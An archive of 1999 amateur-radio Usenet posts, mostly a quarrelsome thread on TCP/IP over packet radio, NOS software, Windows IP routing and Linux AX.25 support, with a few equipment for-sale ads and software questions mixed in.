>Be careful ! ! ! You might learn something, if you aren't careful. If you
>are not REALLY careful, you might end up learning something from running
>those servers that is relevant to *modern* use of tcpip, as opposed to the
>"beginner, hacked up, toy versions" of these that one might find in
>NOStalgia software from a decade or so ago.
>
>Yes, you are right: I think it's absolutely moronic for the amateur tcpip
>community to go on for years about how they are the "wave of Packet's
>future", then to collectively stick their heads in the sand when the future
>they predicted finally arrives and then refuse to participate in it.
>The fact that most of the group are complete losers when it comes the RADIO
>part of Ham Radio is evident in the indifference expressed over the
>radically more efficient way the new software handles the RADIO end of
>things. - But the fact that most amateur tcpip freaks are generally ignorant
>about Radio and really hate having to mess with them is already well known.
>The previously unknown fact that they are also losers in the tcpip end of
>things will become increasingly evident as casual users running the new
>software end up doing things the NOStalgia types cannot even attempt, using
>software and systems in use TODAY by millions of Internet users.
>
>Not up to it? Can't figure it out?
>

>I'm not surprised.
Charles,

Did you forget to take your medicine today? You sure have a narrow
view on things.

Have a good day..de John/K4WJ
John/K4WJ in Pembroke Pines, FL
K8PXG from 18 Jun 59 to 11 Feb 97
K8WJ from 12 Feb 97 to 07 Apr 97

3608. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-26 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7q3sau$21dn@enews3.newsguy.com>
Source record: 16866

John/K4WJ <bohnovic@worldnet.att.net> wrote in message >

> Did you forget to take your medicine today? You sure have a narrow
> view on things.

Let's see... I'm advocating the use of the latest advances in amateur tcpip software, that allow the realization of one of amateur tcpip's most sought-after goals (ability to use native tcpip apps on packet) and the arguments I receive in reply advocate use of a ten year old hack of another, even older program that cannot remote approach the modern stuff in it's functionality, ease of use, and efficiency.

How could I be so "narrow minded" ? As you can see, your barb really cut me to the core, OM...

NOT !

Haw Hawr ! ;-)

--

Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3609. FS antennas

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-26 00:00:00 UTC
From: Chuckk <chuckk@kerrlake.com>
Message-ID: <37C57F6F.267389A@kerrlake.com>
Source record: 16867
Cross-posted to: rec.radio.swap,rec.radio.amateur.swap,rec.radio.scanner,rec.radio.amateur.digital.misc,rec.radio.amateur.antenna,alt.radio.scanner,alt.ham-radio.packet,alt.ham-radio.marketplace,rec.radio.amateur.equipment

Dual band fiberglass Base antenna 144-148 440-450
6db on 2 8db on 440 200 watts 98.5 inches
NEW $75

Dual band mobile NMO mount 144-148 440-450
3db on 2 5db on 440 200 watts 38 inches

NEW $21

Dual band mobile NMO mount 150-158 450-470
3db on 2 5db on 440 200 watts center load

NEW $21

Plus Shipping

Chuckk
KB2AHZ
804-372-0614

3610. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-26 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7saug7.ev5.nomail@linux.pe1chl.ampr.org>
Source record: 16868

Hank Oredson <horedson@att.net> wrote:

>There are many many tools available to route
>ip from hither to yon across different interfaces, or the same interface.
>My own choices tend to be WinProxy (by Osisits) because I like it's
>simplicity of setup and proxy/firewall configurability, or my own software
>because "It does exactly what I want." I realize you will reply "This
>capability
>is not built into Windows therefore I am right WINDOWS cannot route."
>That is true of course. Windows also cannot manage investments, edit
>graphics, or play sound. Applications, Servers, etc. do these things, not
>the operating system. In any operating system one needs to choose which
>applications one wants to run, and then acquire and run them.

But in most operating systems, IP routing is done by the operating system
kernel, not by an application.
Sure there usually is an application that can manage the routing tables,
but it tends to be included as part of the basic networking tools.

In fact, Windows has such an application (route.exe), but it (and the
router it manages) when compared to offerings in other operating systems.

This undoubtedly has commercial reasons, Windows is not intended to be
used in an environment where it would route packets. But omitting such
functionality will not help the supplier, because other suppliers will
provide the missing tools to overcome the limitation.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

3611. FS KAM Plus

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-26 00:00:00 UTC
From: "L. E. Dietrich" <lou-nn2g@worldnet.att.net>
Message-ID: <7q4flf$3gb$3@bgtnsc02.worldnet.att.net>
Source record: 16869

I have a KAM Plus with all the cables and Hostmaster software and a firmware upgrade it is V8..(firmware not installed)

I bought it off someone, hooked it up to make sure it worked then put it back in the box!.I am used to my PK232 and didn't want to switch!

It is in excellent shape and just sitting here..$225...

Lou N2TU...

3612. Timewave or MFJ DSP ?????

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-26 00:00:00 UTC
From: Jimbo <jbollit@ix.netcom.com>
Message-ID: <37C5C31C.94EEA4BA@ix.netcom.com>
Source record: 16870

I am thinking of buying a DSP unit to add on to my Drake R8b receiver
and would like some input from users of the MFJ 784B ($229.95) and the
Timewave ($399.95) DSP units.

The MFJ was written up in the latest Monitoring Times and had a good
report ......
but would like input from others that have used either or both as to the
plus's and minus's of each.

I do mostly shortwave and BCB DX'ing with the Drake. I use a Kiwa Loop
for BCBDX and an MFJ noise canceling unit.

Thanks in advance.

Jim
WA9ZBV
*****

3613. Re: CW on a PC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-27 00:00:00 UTC
From: amx@i.am
Message-ID: <7q5a0fvgu1@nnrp1.deja.com>
Source record: 16871

In article <7pp920$g1r$1@nnrp1.deja.com>,
moose8705@my-deja.com wrote:
> Looking for a software mfg who has a pgm to copy CW on a PC using Win
> 95/ 98.
>
They say, that my CwGet program is the best morse decoder :-)
You can get it from
http://ua9osv.virtualave.net or
http://ua9osv.tsx.org .

73!
Sergei

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

3614. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-27 00:00:00 UTC
From: Robin Gilks <g8ecj@abmdata.demon.co.uk>
Message-ID: <935697303.1163297753@server>
Source record: 16872

"Hank Oredson" <horedson@att.net> wrote:
>Robin Gilks <g8ecj@abmdata.demon.co.uk> wrote in message
>news:935620298.1087382624@server...
>"Hank Oredson" <horedson@att.net> wrote:
>
>>>Total cluelessness. It is amazing to see it here in a newsgroup
>>>frequented by folks who claim a lack of ignorance. All my Win98
>>>machines can (and do) route ip, as does my Linux machine and
>>>my DOS machine. Robin, you need to get yourself educated!
>>>
>>>
>>>--
>>>
>>> ... Hank
>>>
>>>http://horedson.home.att.net
>
>>Hi Hank
>
>>Maybe I am missing something then. Perhaps you can assist
>>in my education.
>
>>If I have two radio ports on a win98 box (not sure how you would
>>do that but lets assume that anyway), how would you route IP
>>packets from one to the other? What would the 'route add' statements
>>look like? What netmasks would I use if the two ports are in the
>>same or different subnets?
>
>>Come to that, how would you route in and then out again on the same
>>radio port - we are after all talking about RADIO aren't we?
>
>>Robin. G8ECJ
>
>The topic of discussion is NOSintro, the introduction to networking using
>NOS. These documents contain the basic knowledge you need to
>understand the issue you have raised. Read the documents. It is trivial
>to set up the routings, and doing so is one of the most basic things
>one does to get tcp/ip working. Not going to do your homework for
>you. If you make statements such as you have made, be prepared to
>gain enough knowledge to understand WHY folks think your statements
>are silly and ignorant. There are many many tools available to route
>ip from hither to yon across different interfaces, or the same interface.
>My own choices tend to be WinProxy (by Osisits) because I like it's
>simplicity of setup and proxy/firewall configurability, or my own software

>because "It does exactly what I want." I realize you will reply "This
>capability
>is not built into Windows therefore I am right WINDOWS cannot route."
>That is true of course. Windows also cannot manage investments, edit
>graphics, or play sound. Applications, Servers, etc. do these things, not
>the operating system. In any operating system one needs to choose which
>applications one wants to run, and then acquire and run them.
>
>I use SNOS to link the ham radio networks (AX.25, PACTOR, CLOVER)
>to the ip based network. This can be done directly on the Windows machine,
>or can be done using an external router box. I do both. I also run Linux,
>which I cannot use, for example, for investment management, since useful
>applications do not yet exist. However the Linux machine can access the ham
>radio network exactly the same way the Windows machines do.
>
>As Charles pointed out, one can now use the entire spectrum of tcp/ip
>based applications over the ham radio network. One simply needs to
>install the appropriate software to make the linkages. What software
>you choose is up to you. I use my own because it is fun to create.
>
>Just so you are not confused: all of the above references to tcp/ip mean
>"tcp/ip running over RADIO networks". All these things work over the
>telephone as well, but doing that is trivial. It is the RADIO part that
>presents the challange. Enjoy!
>
>
>--
>
> ... Hank
>
>http://horedson.home.att.net

I think I'm going to have to learn American - its obvious a lot of people
on this group don't understand English.

Win95/98 have an IP stack. Fact. It does not route. Fact. Routing functions
can be implemented (ie. faked) using a proxy but this is expensive (time and
CPU capacity) - this doesn't help a broken IP stack however.

*NOS is a useful tool for Amateur TCP/IP - before you lecture too hard
on how to do IP over radio Hank, I suggest you look at my webs sites
at www.gb7ipd.freeserve.co.uk and tvipug.freeserve.co.uk.

The first has some of the software I've written for radio generally with
a fair amount on JNOS which I run on my IP BBS GB7IPD. All of the
servers I mentioned before run live 24 hours a day here (apart from the
webcam at the moment as the camera failed). Over 2 years ago I moved
the system from DOS to Linux to provide these services.

The second is the Thames Valley IP User Groups' web site which may
give you some idea of the project we undertake.

As a *USER* I have used win95/98 up until the last couple of weeks (ie. 5 years). As a *PROVIDER* I wouldn't even consider it. Maybe over there is the good old US of A you get someone else to provide all your services or just end up being (Charles favourite - and I agree with his sentiments) LLLids.

Hank - I asked the questions trying to make people think or even to prod someone into being more constructive in their provision of information. Looks like I failed in that respect. Be assured however that I *DO* know how to set up a routing table - I've even written an IP stack in Z80 assembler (something for a dark winters night) for a 56 port TNC (yes I do mean that many ports - 14 cards, each with 4 ports, not that I expect to use more than 8 at a time)

When conversing with an Englishman, look *VERY* carefully at what is written or said, as there may be nuances that you will miss and hence start to look silly.

Robin, G8ECJ

3615. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-27 00:00:00 UTC
From: no.spam@junk.mail.net
Message-ID: <37c978dc.164692854@news.nai.net>
Source record: 16873

yawn.

On Thu, 26 Aug 1999 07:55:16 -0500, "Charles Brabham" <n5pvl@texoma.net> wrote:
>
>news:37c534b1.81693132@news.nai.net...
>> On Thu, 26 Aug 1999 06:02:12 GMT, Robin Gilks <g8ecj@abmdata.demon.co.uk>
>wrote:
>>
>> >Hi Hank
>> >Maybe I am missing something then. Perhaps you can assist
>> >in my education.
>> >If I have two radio ports on a win98 box (not sure how you would
>> >do that but lets assume that anyway), how would you route IP
>> >packets from one to the other? What would the 'route add' statements
>> >look like? What netmasks would I use if the two ports are in the
>> >same or different subnets?
>> >Come to that, how would you route in and then out again on the same
>> >radio port - we are after all talking about RADIO aren't we?
>> >
>
>Hmmm, lotsa chest pounding, but did you notice that no one bothered to
>answer your
>ignorant question?

3616. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-27 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7q5sm3$idd@enews4.newsguy.com>
Source record: 16874

Robin Gilks <g8ecj@abmdata.demon.co.uk> wrote in message

>When conversing with an Englishman, look *VERY* carefully at what
>is written or said, as there may be nuances that you will miss and
>hence start to look silly.

No use trying to use your location as an excuse. I've known Englishmen who had no trouble whatsoever in communicating with others. If you find yourself unable to communicate effectively, calling the people you are trying to talk to names is highly unlikely to help you resolve your problem.

The real solution lies in schooling. If you have had no schooling before, you should take this opportunity to do so now. Once you have a few years schooling behind your belt, you will discover the world of books. Read enough of those and eventually, literacy will creep up on you when you are not looking. Soon after that, you will find yourself able to communicate effectively with English-speaking people almost anywhere.

I've known of a number of Englishmen who have done this, and they almost all ended up being able to communicate fairly well.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3617. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-27 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7q6b33$8mt$1@bgtnsc03.worldnet.att.net>
Source record: 16875

Robin Gilks <g8ecj@abmdata.demon.co.uk> wrote in message
news:935697303.1163297753@server...
>I think I'm going to have to learn American - its obvious a lot of people
>on this group don't understand English.

>Win95/98 have an IP stack. Fact. It does not route. Fact. Routing functions
>can be implemented (ie. faked) using a proxy but this is expensive (time
and
>CPU capacity) - this doesn't help a broken IP stack however.

>*NOS is a useful tool for Amateur TCP/IP - before you lecture too hard
>on how to do IP over radio Hank, I suggest you look at my webs sites
>at www.gb7ipd.freeserve.co.uk and tvipug.freeserve.co.uk.

Which of those programs run in Win98?

If you want to help hams get on the air with tcp/ip, Linux is not an option.

Most hams have Windows machines. Simple fact of life.

When you keep on posting all this disinformation about Windows
("Cannot route, always crashes, useless ...") you drive hams away
from radio networking.

The truth is that Windows is a perfectly good OS for radio networking.
As with Linux, you need software specialized for ham radio.
("What? Linux does not come out of the box running AX.25?!!")

The point many posters have made is that there IS software that
provides tcp/ip network services over ham radio, and also runs
in Windows (95/98) and in DOS. The extra expense of an additional
machine running Linux is not required. Even servers run fine in Windows.
Yes, it is true those servers are not BUNDLED with the OS. But they
are available and available at low or zero cost.

Where do I find the Lunix drivers for the HAL P38 and PCI4000?
Red Hat 6.0, much prefer RPM but raw tar file of sources is ok.

3618. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-27 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7sdgcb.mq3.nomail@linux.pe1chl.ampr.org>
Source record: 16876

Hank Oredson <horedson@att.net> wrote:

>The truth is that Windows is a perfectly good OS for radio networking.
>As with Linux, you need software specialized for ham radio.
>("What? Linux does not come out of the box running AX.25?!!")

That is not true, Hank, it does. AX.25 networking is a standard feature
of Linux, and comes with nearly all distributions. Just like Windows
comes with TCP/IP networking. (but it has no AX.25)

The fact that the Linux AX.25 implementation is crap (just like other
implementations that assume and only support KISS TNC's) is a different
matter. It is a pity that still nobody took up the challenge to make
an AX.25 implementation that is as efficient as the firmware in a TNC.
(of course it would require an SCC card, 6PACK TNC, soundcard modem or
other device that allows realtime control over the channel)

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

3619. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-27 00:00:00 UTC
From: Dave Michelson <dmichelson@ieee.org>
Message-ID: <37C71DD9.F84F1ED2@ieee.org>
Source record: 16877

Hank Oredson wrote:
>
> If you want to help hams get on the air with tcp/ip, Linux is not an option.

Why not?

> Most hams have Windows machines. Simple fact of life.

So what? Adding Linux (or FreeBSD or similar) to a Windows box is not
the most complicated task in the world and most of the "serious" hams in
our part of North America have done so. Even more hams have an old 486
laying about that is a perfect candidate for use as dedicated Linux box
for use as a router or similar.

-- -o)
Dave Michelson /\\
dmichelson@ieee.org __v

3620. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-27 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7q7aq0hjs1@bgtnsc02.worldnet.att.net>
Source record: 16878

Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
news:slrn7sdgcb.mq3.nomail@linux.pe1chl.ampr.org...
> Hank Oredson <horedson@att.net> wrote:
>
> >The truth is that Windows is a perfectly good OS for radio networking.
> >As with Linux, you need software specialized for ham radio.
> >("What? Linux does not come out of the box running AX.25?!!")
>
> That is not true, Hank, it does. AX.25 networking is a standard feature
> of Linux, and comes with nearly all distributions. Just like Windows
> comes with TCP/IP networking. (but it has no AX.25)

How about some specific information.
I looked on my CD and did not find any AX.25 drivers (Red Hat 6.0).
Is it there? What is the name of the rpm?
If not on the CD, where do I find it?
Does it include the NET/ROM layer as well?
How about NET/ROM over Ethernet (BPQENET e.g.)?

> The fact that the Linux AX.25 implementation is crap (just like other
> implementations that assume and only support KISS TNC's) is a different
> matter. It is a pity that still nobody took up the challenge to make
> an AX.25 implementation that is as efficient as the firmware in a TNC.
> (of course it would require an SCC card, 6PACK TNC, soundcard modem or
> other device that allows realtime control over the channel)

Oh, I see, another "Only Flexnet is any good" bigot.

You failed to respond to, or to quote, the rest of my question:
Where do I find HAL P38 and PCI4000 drivers for Linux?
How about PACTOR and GTOR for KAM?

I'm looking for information that will help me make my Linux
machine useful on ham radio ... any clues most welcome.

--

... Hank

http://horedson.home.att.net

3621. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-27 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7q7b4miri1@bgtnsc02.worldnet.att.net>
Source record: 16879

Dave Michelson <dmichelson@ieee.org> wrote in message
news:37C71DD9.F84F1ED2@ieee.org...
> Hank Oredson wrote:
> >
> > If you want to help hams get on the air with tcp/ip, Linux is not an
option.
>
> Why not?
>
> > Most hams have Windows machines. Simple fact of life.
>
> So what? Adding Linux (or FreeBSD or similar) to a Windows box is not
> the most complicated task in the world and most of the "serious" hams in
> our part of North America have done so. Even more hams have an old 486
> laying about that is a perfect candidate for use as dedicated Linux box
> for use as a router or similar.

The "serious hams" are already all on air. What is needed is a way
for the "casual users" to get on air. Very few hams have the interest,
or the ability, to set up a complex bunch of system software. They
just want to play with their radios.

How do you use Linux or FreeBSD on your Windows machine while
you are running Windows? You don't of course, you have to reboot.
Not a viable solution. What is needed is software which is simple to
set up and get running, and will link the Windows ip stack into the
radio network. As far as I can tell, there is nothing that qualifies.

Perhaps you can point me to such software.

--

... Hank

http://horedson.home.att.net

3622. LINUX packet terminal software?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-27 00:00:00 UTC
From: Wayne & Sherri Faris <wfaris@inebraska.com>
Message-ID: <37C74040.B0F17DDB@inebraska.com>
Source record: 16880

Just acquired a 1983 vintage TAPR tnc. Thought I would set it up for keeping track of the local dx packet cluster. Does anyone have a good LINUX terminal program or know where I could find one for download.

tnx
Wayne Faris, KEï¿½BZ

3623. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-27 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <37C7512F.B5154EC9@junglevision.com>
Source record: 16881

Hank Oredson wrote:
> How about some specific information.
> I looked on my CD and did not find any AX.25 drivers (Red Hat 6.0).
> Is it there? What is the name of the rpm?
> If not on the CD, where do I find it?
> Does it include the NET/ROM layer as well?
> How about NET/ROM over Ethernet (BPQENET e.g.)?

Here's my understanding of things. No warrantee or guarantee of accuracy!

Okay, Linux ax25 comes in two parts. The Kernel portion -- that is the bits that are in the OS itself to support ax25, and the utilities. Your Redhat CD only has the kernel bits. To turn them on, you need to install the Kernel source RPM and rebuild the kernel. Read the ax25 howto on linux.org, and it has most of the scoop on how that works. Don't do the kernel patches that it mentions on Redhat 6.0. Most of the other stuff in that document is correct though.

The best source for linux ax25 has become

http://radio.linux.org.au

I believe, as of just a few days ago, you should be able to build the latest versions of the ax25 tools under Redhat 6.0. Make sure to build libax25 before you build ax25-toools and ax25-apps. Get the ones from this month 8/99, as these are the new ones. There are some rpm files of ax25-utils-2.1.42a-3.i386.rpm which also seem to work -- though some people had trouble with Netrom on these. I'm not sure what's going on there, since I haven't tried Netrom yet.

Note a couple oddities. That ax25-utlis puts everything in /usr/local/etc/ax25 or /usr/local/var/ax25 rather than /etc/ax25 or /var/ax25 as described in the help files. Also, you need to specify ip ports of ax25 ports, even if you don't use ip. I use numbers picked from 192.168.0.1 to 192.168.0.255, and I think these are the 'fakenet' ips, but I'm not sure. These ip numbers will never get on the air unless you try using that port for connections. Use the /sbin/ifconfig command to see if your ports are really installed. Run netstats to check connections. Download a terminal program called 'minicom' to check your rs232 connections to your TNC's and set them to KISS mode manually. There's currently a bug with the 'call' program with Redhat 6.0 -- some kind of library problem

apparently, so the program works with keyboard options, but
the pull down menus are broken.

As for Net/ROM, yes, Netrom is included in the Linux stuff. I'm
not sure about NET/ROM over ethernet, though I do know some
of the Flexnet guys use axutils on their Linux boxes, connected
to radios on the DOS Flexnet machine, connected via ethernet.
So, something like that is apparently possible -- though I'm not
familiar with it. I'm not aware of anything in LInux that's
directly compatible with BPQ, however.

> The fact that the Linux AX.25 implementation is crap (just like other
> > implementations that assume and only support KISS TNC's) is a different
> > matter. It is a pity that still nobody took up the challenge to make
> > an AX.25 implementation that is as efficient as the firmware in a TNC.
> > (of course it would require an SCC card, 6PACK TNC, soundcard modem or
> > other device that allows realtime control over the channel)
>
> Oh, I see, another "Only Flexnet is any good" bigot.
>
> You failed to respond to, or to quote, the rest of my question:
> Where do I find HAL P38 and PCI4000 drivers for Linux?
> How about PACTOR and GTOR for KAM?

Right now, there's no driver support in Linux for HF modes
like Clover or Pactor. (Though I think this would be good
idea.) All I'm aware of directly is the PCTII support in
xfbb, though this is buried in that huge BBS program. If you
want to just keyboard to someone, and can communicate with
an intelligent device, like the KAM, through a keyboard,
just download the minicom rpm -- and install that and use it
just like the DOS comm programs. I operate Pactor this way,
and sometimes telnet in remotely to my Linux system.

I'm not sure about the HAL P38 -- or what a PCI4000 even is?
What do you want to do with these? Do you want to just
talk to people, or forward mail over them, or run IP over
them?

>
> I'm looking for information that will help me make my Linux
> machine useful on ham radio ... any clues most welcome.
>
> --
>
> ... Hank
>
> http://horedson.home.att.net

--

Work: http://junglevision.com

Radio: http://ke6i.com

3624. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-27 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <37C75173.5EA44B29@junglevision.com>
Source record: 16882

Hank Oredson wrote:
> How do you use Linux or FreeBSD on your Windows machine while
> you are running Windows? You don't of course, you have to reboot.
> Not a viable solution. What is needed is software which is simple to
> set up and get running, and will link the Windows ip stack into the
> radio network. As far as I can tell, there is nothing that qualifies.
>
> Perhaps you can point me to such software.

Well, I'm kind of hoping that's what Flexnet for Win95 is. But, I haven't
had the time to really check it out yet.

--

Work: http://junglevision.com
Radio: http://ke6i.com

3625. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-28 00:00:00 UTC
From: steve_sampson@my-deja.com
Message-ID: <7q7cm1$e5s$1@nnrp1.deja.com>
Source record: 16883

> I don't see how changing the programming language is going to
> make a computer system more interesting, except maybe to the
> programmer.

In the context of a book on NOS, I think NOS is pretty much a
kludge of various programmers who have nothing to build on. That
is, interfaces are willy-nilly added, and hacking is promoted.
Unlike an Object Oriented language, in which the underlying classes
are never changed.

> When it is not interesting enough to telnet to, why would it be
> more interesting to browse to? You probably confuse flashy graphics
> with interesting content.

To hell with that. I mean nothing of the kind. I mean that the
raw command line VT-100 is obsolete, and the document itself can be
transferred as an HTML document. In XML, the headers can assist in
a powerful way.

> No matter if a protocol or service is implemented in C or in Java
> or whatever, when the service provides no interesting content it
> is not going to be interesting.
> (apart from "This was all written in Java, interesting isn't it?")

In the context of a book on NOS, the content is already decided. It's
a book about decoding a program that geeks wrote, and no sane
individual can understand. Thus they need to be held hands with as the
author describes geek code by geek programmers.

> For most of the web applications to be usable on packet radio, people
> would first have to write off their 1200 baud modem and buy or build
> something more state-of-the-art. This seems to be a big enough hurdle
> to take for the coming ten years.

Packet radio will be spread-spectrum in a LAN, and keyboard to keyboard
as a non-AX.25 mode on HF. 1200 baud/300 baud is completely obsolete.
People designing or studying anything at 1200 baud are stuck in the
past, are geeks.

> Consider what development packet radio went through in its first
decade,
> then compare that with what happened in the second decade. Compare
> that with the development on other networks in that same decade.
> Disappointing, isn't it? That cannot be attributed to a programming
> language alone.

The problem with packet radio, was that it attracted the RF experts who put up very fine nodes, and was followed by computer geeks who consumed all the bandwidth with noise. Like a phone patch on a repeater, it attracts the wrong type of people the RF crowd likes to associate with. The geeks pretty much spun out of control with a thing called NOS, and every egomaniac had to have his own version to justify the geek qualities they desired. RF was only a secondary concern.

Steve

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

3626. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-28 00:00:00 UTC
From: steve_sampson@my-deja.com
Message-ID: <7q7d32$e9d$1@nnrp1.deja.com>
Source record: 16884

Chuckles wrote:
> That's why you have to look to Europe if you want modern, advanced
Packet
> Radio software (and hardware).

When was the last time you were within a 1000 miles of Europe?

I haven't seen anything "modern", or "advanced" from Europe.
What the hell are you talking about? Baycom modems? Wide-band
RF solutions like out of the Balkins? That is not "modern" or
"advanced." It's old technology. We had wide-band digital RF over
30 years ago.

On the other hand, I have seen Wireless LAN's from the US and that
is "modern" and "advanced" in Spread Spectrum, and in software
drivers.

Steve

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

3627. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-28 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn7sejkh.2al.nielsen@bob.localnet>
Source record: 16885

On Fri, 27 Aug 1999 17:39:52 -0700, Hank Oredson wrote:
>
>Dave Michelson <dmichelson@ieee.org> wrote in message
>news:37C71DD9.F84F1ED2@ieee.org...
>> Hank Oredson wrote:
>> >
>> > If you want to help hams get on the air with tcp/ip, Linux is not an
>option.
>>
>> Why not?
>>
>> > Most hams have Windows machines. Simple fact of life.
>>
>> So what? Adding Linux (or FreeBSD or similar) to a Windows box is not
>> the most complicated task in the world and most of the "serious" hams in
>> our part of North America have done so. Even more hams have an old 486
>> laying about that is a perfect candidate for use as dedicated Linux box
>> for use as a router or similar.
>
>The "serious hams" are already all on air. What is needed is a way
>for the "casual users" to get on air. Very few hams have the interest,
>or the ability, to set up a complex bunch of system software. They
>just want to play with their radios.
>
>How do you use Linux or FreeBSD on your Windows machine while
>you are running Windows? You don't of course, you have to reboot.
>Not a viable solution. What is needed is software which is simple to
>set up and get running, and will link the Windows ip stack into the
>radio network. As far as I can tell, there is nothing that qualifies.
>
>Perhaps you can point me to such software.

http://www.vmware.com

Bob

--
Bob Nielsen Internet: nielsen@primenet.com
Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

3628. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-28 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn7sejgu.2al.nielsen@bob.localnet>
Source record: 16886

On Fri, 27 Aug 1999 17:34:09 -0700, Hank Oredson wrote:
>
>Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
>news:slrn7sdgcb.mq3.nomail@linux.pe1chl.ampr.org...
>> Hank Oredson <horedson@att.net> wrote:
>>
>> >The truth is that Windows is a perfectly good OS for radio networking.
>> >As with Linux, you need software specialized for ham radio.
>> >("What? Linux does not come out of the box running AX.25?!!")
>>
>> That is not true, Hank, it does. AX.25 networking is a standard feature
>> of Linux, and comes with nearly all distributions. Just like Windows
>> comes with TCP/IP networking. (but it has no AX.25)
>
>How about some specific information.
>I looked on my CD and did not find any AX.25 drivers (Red Hat 6.0).
>Is it there? What is the name of the rpm?
>If not on the CD, where do I find it?
>Does it include the NET/ROM layer as well?
>How about NET/ROM over Ethernet (BPQENET e.g.)?
>
>> The fact that the Linux AX.25 implementation is crap (just like other
>> implementations that assume and only support KISS TNC's) is a different
>> matter. It is a pity that still nobody took up the challenge to make
>> an AX.25 implementation that is as efficient as the firmware in a TNC.
>> (of course it would require an SCC card, 6PACK TNC, soundcard modem or
>> other device that allows realtime control over the channel)
>
>Oh, I see, another "Only Flexnet is any good" bigot.
>
>You failed to respond to, or to quote, the rest of my question:
>Where do I find HAL P38 and PCI4000 drivers for Linux?
>How about PACTOR and GTOR for KAM?
>
>I'm looking for information that will help me make my Linux
>machine useful on ham radio ... any clues most welcome.

Here's a few you'll find in the latest Linux kernel (2.2.12) source
code: ax.25, netrom, 6pack, baycom (serial and parallel), bpqether,
scc, mkiss, soundmodem, yam.

There are a bunch of ax.25 tools and applications around. I don't think
Red Hat includes them on the CD (Debian includes quite a few), but they
are available by ftp. See the AX25-HOWTO (somewhat out-of-date, but
still useful).

Do you suppose that the lack of support for Pactor-II, GTOR, Flexnet and CLOVER might be related to their proprietary nature?

Bob, W6SWE

--
Bob Nielsen Internet: nielsen@primenet.com
Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

3629. Re: LINUX packet terminal software?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-28 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn7sek1d.2al.nielsen@bob.localnet>
Source record: 16887

On Fri, 27 Aug 1999 20:49:52 -0500, Wayne & Sherri Faris wrote:
>Just acquired a 1983 vintage TAPR tnc. Thought I would set it up for
>keeping track of the local dx packet cluster. Does anyone have a good
>LINUX terminal program or know where I could find one for download.

Minicom will do the job.

There's a good listing of Linux ham software at
http://radio.linux.org.au

Bob

--
Bob Nielsen Internet: nielsen@primenet.com
